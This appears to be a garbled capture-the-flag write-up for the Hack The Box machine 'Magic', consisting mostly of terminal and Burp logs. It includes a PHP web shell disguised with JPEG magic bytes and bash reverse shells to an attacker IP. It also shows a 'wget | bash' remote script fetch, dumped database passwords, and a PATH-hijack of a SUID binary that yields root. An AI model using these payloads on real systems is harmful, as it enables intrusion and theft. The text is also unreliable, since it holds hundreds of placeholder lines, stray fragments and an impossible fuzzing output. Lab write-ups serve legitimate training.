747 .....
748 .....
749 .....
750 .....
751 .....
752 .....
753 .....
754 .....
755 .....
756 .....
757 .....
758 .....
759 .....
760 .....
761 .....
762 .....
763 .....
764 .....
765 .....
766 .....
767 .....
768 .....
769 .....
770 .....
771 .....
772 .....
773 .....
774 .....
775 .....
776 .....
777 .....
778 .....
779 .....
780 .....
781 .....
782 .....
783 .....
784 .....
785 .....
786 .....
787 .....
788 .....
789 .....
790 .....
791 .....
792 .....
793 .....
794 .....
795 .....
796 .....
797 .....
798 .....
799 .....
800 .....
801 .....
802 .....
803 .....
804 .....
805 .....
806 .....
807 .....
808 .....
809 .....
810 .....
811 .....
812 .....
813 .....
814 .....
815 .....
816 .....
817 .....
818 .....
819 .....
820 .....
821 .....
822 .....
823 .....
824 .....
825 .....
826 .....
827 .....
828 .....
829 .....
830 .....
831 .....
832 .....
833 .....
834 .....
835 .....
836 .....
837 .....
838 .....
839 .....
840 .....
841 .....
842 .....
843 .....
844 .....
845 .....
846 .....
847 .....
848 .....
849 .....
850 .....
851 .....
852 .....
853 .....
854 .....
855 .....
856 .....
857 .....
858 .....
859 .....
860 .....
861 .....
862 .....
863 .....
864 .....
865 .....
866 .....
867 .....
868 .....
869 .....
870 .....
871 .....
872 .....
873 .....
874 .....
875 .....
876 .....
877 .....
878 .....
879 .....
880 .....
881 .....
882 .....
883 .....
884 .....
885 .....
886 .....
887 .....
888 .....
889 .....
890 .....
891 .....
892 .....
893 .....
894 .....
895 .....
896 .....
897 .....
898 .....
899 .....
900 .....
901 .....
902 .....
903 .....
904 .....
905 .....
906 .....
907 .....
908 .....
909 .....
910 .....
911 .....
912 .....
913 .....
914 .....
915 .....
916 .....
917 .....
918 .....
919 .....
920 .....
921 .....
922 .....
923 .....
924 .....
925 .....
926 .....
927 .....
928 .....
929 .....
930 .....
931 .....
932 .....
933 .....
934 .....
935 .....
936 .....
937 .....
938 .....
939 .....
940 .....
941 .....
942 .....
943 .....
944 .....
945 .....
946 .....
947 .....
948 .....
949 .....
950 .....
951 .....
952 .....
953 .....
954 .....
955 .....
956 .....
957 .....
958 .....
959 .....
960 .....
961 .....
962 .....
963 .....
964 .....
965 .....
966 .....
967 .....
968 .....
969 .....
970 .....
971 .....
972 .....
973 .....
974 .....
975 .....
976 .....
977 .....
978 .....
979 .....
980 .....
981 .....
982 .....
983 .....
984 .....
985 .....
986 .....
987 .....
988 .....
989 .....
990 .....
991 .....
992 .....
993 .....
994 .....
995 .....
996 .....
997 .....
998 .....
999 .....
1000 .....

```

```

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# head -c 20 sample.jpg | xxd
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048 .....JFIF.....H
00000010: 0048 0000 .....H..

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# head -c 20 sample.jpg > test

73114038317406359604292914270
me="image"; filename="shell.php.png"
Content-type: image/png

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# file test
test: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16
<?php system($_REQUEST['saad']); ?>

```

```

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# mv test jpeg-magicbytes sample.jpg

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# ls
jpeg-magicbytes  sample.jpg  shell.php.png

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# cat shell.php.png
<?php system($_REQUEST['saad']); ?>

test: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# mv shell.php.png shell.php


(root@kali)-[/Documents/htb/boxes/magic/uploads]
# cat jpeg-magicbytes shell.php > magical-shell.php

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# file magical-shell.php
magical-shell.php: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16

```



## Select Image to Upload



Upload Image

### Request

```
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /upload.php HTTP/1.1
2 Host: 10.10.10.185
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----34451855437500399154108186293
8 Content-Length: 414
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 -----34451855437500399154108186293
16 Content-Disposition: form-data; name="image"; filename="magical-shell.php"
17 Content-Type: application/x-php
18
19 y0yàJFIFHH<?php system($_REQUEST['saad']); ?>
20
21 -----34451855437500399154108186293
```

### Response

```
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Sat, 15 May 2021 02:00:12 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 3029
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <script>
13     alert('Sorry, only JPG, JPEG & PNG files are allowed.')
14 </script>
15 <!DOCTYPE HTML>
16 <html>
17     <head>
18         <title>
19             Magic Upload
20         </title>
21         <meta charset="utf-8"/>
22         <meta name="viewport" content="width=device-width, ini
```


the code doesn't care about the content-type , it cares about the extension and the magic bytes

### Request

```
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /upload.php HTTP/1.1
2 Host: 10.10.10.185
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----34451855437500399154108186293
8 Content-Length: 418
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 -----34451855437500399154108186293
16 Content-Disposition: form-data; name="image"; filename="magical-shell.php.jpg"
17 Content-Type: application/x-php
18
19 y0yàJFIFHH<?php system($_REQUEST['saad']); ?>
20
21 -----34451855437500399154108186293
```

### Response

```
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Sat, 15 May 2021 02:01:01 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 3006
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 The file magical-shell.php.jpg has been uploaded.<!DOCTYPE HTML>
13 <html>
14     <head>
15         <title>
16             Magic Upload
17         </title>
18         <meta charset="utf-8"/>
19         <meta name="viewport" content="width=device-width, initial-sca
20         <link rel="stylesheet" href="assets/css/main.css"/>
21         <link rel="stylesheet" href="assets/css/upload.css"/>
22     </head>
```



let's fuzzing parameter

```
(root@kali)~# wfu -u 'http://10.10.10.185/index.php?FUZZ=index' -w /usr/share/seclists/Discovery/Web-Content/common.txt --hl 59
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.10.10.185/index.php?FUZZ=index
Total requests: 4685

ID      Response      Lines      Word      Chars      Payload
-----
1000000 JFIFHHuid=33(www-data) gid=33(www-data) groups=33(www-data)

Total time: 0
Processed Requests: 4685
Filtered Requests: 4685
Requests/sec.: 0
```

funding nothing

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /images/uploads/magical-shell.php.jpg HTTP/1.1
2 Host: 10.10.10.185
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 11
12
13 saad=bash -c 'bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'
```

url encoded

```
saad=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.23/1234+0>%261'
```

```

(root@kali)-[/Documents/htb/boxes/magic]
# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:58616.
bash: cannot set terminal process group (1150): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

## Grabbing the username and password out of Website Configuration

```

www-data@ubuntu:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';


    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }
}

```

theseus:iamkingtheseus

```
www-data@ubuntu:/var/www/Magic$ wget -O - 10.10.14.23:8000/linpeas.sh | bash
--2021-05-14 19:47:05-- http://10.10.14.23:8000/linpeas.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'STDOUT'
```



```
linpeas v3.1.8 by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes of
of the author or of any other collaborator. Use it at your own networks and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

nothing interesting

Using VirusTotal to identify when a file was created

```
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep -v 201
1052353 376 -rwsr-xr-- 1 root dip 382696 Feb 11 2020 /usr/sbin/pppd
923568 148 -rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
66 40 -rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/8689/bin/mount
116 27 -rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/8689/bin/umount
2959 134 -rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/8689/usr/bin/sudo
6466 105 -rwsr-xr-x 1 root root 106696 Feb 12 2020 /snap/core/8689/usr/lib/snapd/snap-confine
131127 28 -rwsr-xr-x 1 root root 26696 Jan 8 2020 /bin/umount
131123 44 -rwsr-xr-x 1 root root 43088 Jan 8 2020 /bin/mount
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep 2021
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep 2020
1052353 376 -rwsr-xr-- 1 root dip 382696 Feb 11 2020 /usr/sbin/pppd
923568 148 -rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
66 40 -rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/8689/bin/mount
116 27 -rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/8689/bin/umount
2959 134 -rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/8689/usr/bin/sudo
6466 105 -rwsr-xr-x 1 root root 106696 Feb 12 2020 /snap/core/8689/usr/lib/snapd/snap-confine
131127 28 -rwsr-xr-x 1 root root 26696 Jan 8 2020 /bin/umount
131123 44 -rwsr-xr-x 1 root root 43088 Jan 8 2020 /bin/mount
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep 2018
1949 146 -rwsr-xr-x 1 root root 149080 Jan 17 2018 /snap/core18/1223/usr/bin/sudo
7640 386 -rwsr-xr-- 1 root dip 394984 Jun 12 2018 /snap/core/8689/usr/sbin/pppd
7628 386 -rwsr-xr-- 1 root dip 394984 Jun 12 2018 /snap/core/7917/usr/sbin/pppd
www-data@ubuntu:/var/www/Magic$ md5sum /snap/core18/1223/usr/bin/sudo
87dc523b1546e08a99932675007b9b59 /snap/core18/1223/usr/bin/sudo
```



API



Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

FILE URL **SEARCH**



87dc523b1546e08a99932675007b9b59|

## History ⓘ

First Seen In The Wild	2017-12-03 23:26:03
First Submission	2018-07-03 21:01:09
Last Submission	2020-04-11 08:50:47
Last Analysis	2021-04-25 22:03:41

telling as how php accesses

```
www-data@ubuntu:/var/www/Magic$ cat .htaccess
<FilesMatch ".+\.ph(p([3457s]|\-s)?|t|tml)">
SetHandler application/x-httpd-php
</FilesMatch>
<Files ~ "\.(sh|sql)">
    order deny,allow
    deny from all
```

```
</Files>www-data@ubuntu:/var/www/Magic$ mysql -u theseus -D Magic  
Command 'mysql' not found, but can be installed with:  
  
apt install mysql-client-core-5.7  
apt install mariadb-client-core-10.1  
  
Ask your administrator to install one of them.
```

Using Msqldump to dump the database and get a password out of it, su to the theseus user

```

www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p Magic
Enter password:
-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
--
-- Server version      5.7.29-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `login`
--
DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@@OLD_SQL_NOTES */;

-- Dump completed on 2021-05-14 20:10:19

```

we dumped the database, one table called login  
admin:Th3s3usW4sK1ng

```

www-data@ubuntu:/var/www/Magic$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uidd:x:105:111::/run/uidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
theseus:x:1000:1000:Theseus,,,:/home/theseus:/bin/bash
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false

```

```

www-data@ubuntu:/var/www/Magic$ su - theseus
Password:
theseus@ubuntu:~$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)

```

```


theseus@ubuntu:~$ sudo -l
[sudo] password for theseus:
Sorry, try again.
[sudo] password for theseus:
Sorry, user theseus may not run sudo on ubuntu.

```



```
theseus@ubuntu:~$ wget -O - 10.10.14.23:8000/linpeas.sh | bash
--2021-05-14 20:20:27-- http://10.10.14.23:8000/linpeas.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'STDOUT'

18%[=====
```



```
theseus@ubuntu:~$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:~$ sudo
[sudo] password for theseus:
Sorry, try again.
[sudo] password for theseus:
theseus@ubuntu:~$
```

nothing interesting

```
theseus@ubuntu:~$ find / -group users -ls 2>/dev/null
393232      24 -rwsr-x---    1 root      users        22040 Oct 21  2019 /bin/sysinfo
```

SUID binary

```
theseus@ubuntu:~$ stat /bin/sysinfo
File: /bin/sysinfo
Size: 22040      Blocks: 48      IO Block: 4096   regular file
Device: 801h/2049d Inode: 393232   Links: 1
Access: (4750/-rwsr-x---)  Uid: (  0/   root)   Gid: ( 100/  users)
Access: 2021-05-14 20:21:28.501113473 -0700
Modify: 2019-10-21 03:45:28.307578064 -0700
Change: 2019-10-21 03:47:12.884601665 -0700
Birth: -
```

let's execut it

```
theseus@ubuntu:~$ /bin/sysinfo
```

```
=====Hardware Info=====
```

H/W path	Device	Class	Description
		system	VMware Virtual Platform
/0		bus	440BX Desktop Reference Platform
/0/0		memory	86KiB BIOS
/0/1		processor	AMD EPYC 7401P 24-Core Processor
/0/1/0		memory	16KiB L1 cache
/0/1/1		memory	16KiB L1 cache
/0/100/18.4		bridge	PCI Express Root Port
/0/100/18.5		bridge	PCI Express Root Port
/0/100/18.6		bridge	PCI Express Root Port
/0/100/18.7		bridge	PCI Express Root Port
/0/46	scsi0	storage	
/0/46/0.0.0	/dev/cdrom	disk	VMware IDE CDR00
/1		system	

```
=====Disk Info=====
```

```
Disk /dev/loop0: 3.7 MiB, 3862528 bytes, 7544 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk /dev/loop1: 956 KiB, 978944 bytes, 1912 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```

=====CPU Info=====
processor       : 0
vendor_id      : AuthenticAMD
cpu family     : 23
model          : 1
model name     : AMD EPYC 7401P 24-Core Processor
stepping       : 2
microcode      : 0x8001230
cpu MHz        : 2000.000
cache size     : 512 KB
physical id    : 0
siblings       : 1
core id        : 0
cpu cores      : 1
apicid         : 0
initial apicid : 0
fpu            : yes
fpu_exception  : yes
cpuid level    : 13
wp             : yes
flags          : fpu vme de pse tsc msr pae mce cx8 api
stant_tsc rep_good nopl tsc_reliable nonstop_tsc cpuid e
or lahf_lm extapic cr8_legacy abm sse4a misalignsse 3dno

```

```

=====MEM Usage=====

```

	total	used	free	shared	buff/cache	available
Mem:	3.8G	575M	1.4G	3.9M	1.9G	3.0G
Swap:	947M	0B	947M			

strace = print all the syscalls it made

```

theseus@ubuntu:~$ strace /bin/sysinfo
execve("/bin/sysinfo", ["/bin/sysinfo"], 0x7fff90623980 /* 14 vars */) = 0
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
brk(NULL) = 0x55c05fa88000
fcntl(0, F_GETFD) = 0
fcntl(1, F_GETFD) = 0
fcntl(2, F_GETFD) = 0
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=70483, ...}) = 0
mmap(NULL, 70483, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f68c8a67000

```

-f follow forks

```

theseus@ubuntu:~$ strace -f /bin/sysinfo

[pid 2384] execve("/usr/bin/free", ["free", "-h"], 0x5652425feb68 /* 14 vars */) = 0
<unfinished ...>
[pid 2381] dup2(4, 1) = 1
[pid 2381] execve("/bin/sh", ["sh", "-c", "cat /proc/cpuinfo"], 0x7ffeffc4f928 /* 14 vars */) = 0
[pid 2381] brk(NULL) = 0x55a96c3b0000

execve("/bin/sysinfo", ["/bin/sysinfo"], 0x7fff90623980 /* 14 vars */) = 0

```

```
[pid 2377] execve("/bin/sh", ["sh", "-c", "lshw -short"], 0x7ffeffc4f928 /* 14 vars */ <unfinished ...>
```

```
[pid 2378] execve("/usr/bin/lshw", ["lshw", "-short"], 0x55d00d966b68 /* 14 vars */) = 0
```

Using Path Injection since absolute paths were not used in exec() and getting

```
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.23/1337 0>&1'
```

```
theseus@ubuntu:/tmp$ vi free
theseus@ubuntu:/tmp$ chmod +x free
```

```
theseus@ubuntu:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
theseus@ubuntu:/tmp$ export "PATH=$(pwd):/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin"
theseus@ubuntu:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

```
theseus@ubuntu:/tmp$ /bin/sysinfo
```

```
(root🐼kali)-[/Documents/htb/boxes]
# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:42214.
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
```

```
root@ubuntu:/tmp# cat /root/root.txt
cat /root/root.txt
0e2f2ae7a0c955d3f7bf7badc8bb45fc
root@ubuntu:/tmp#
```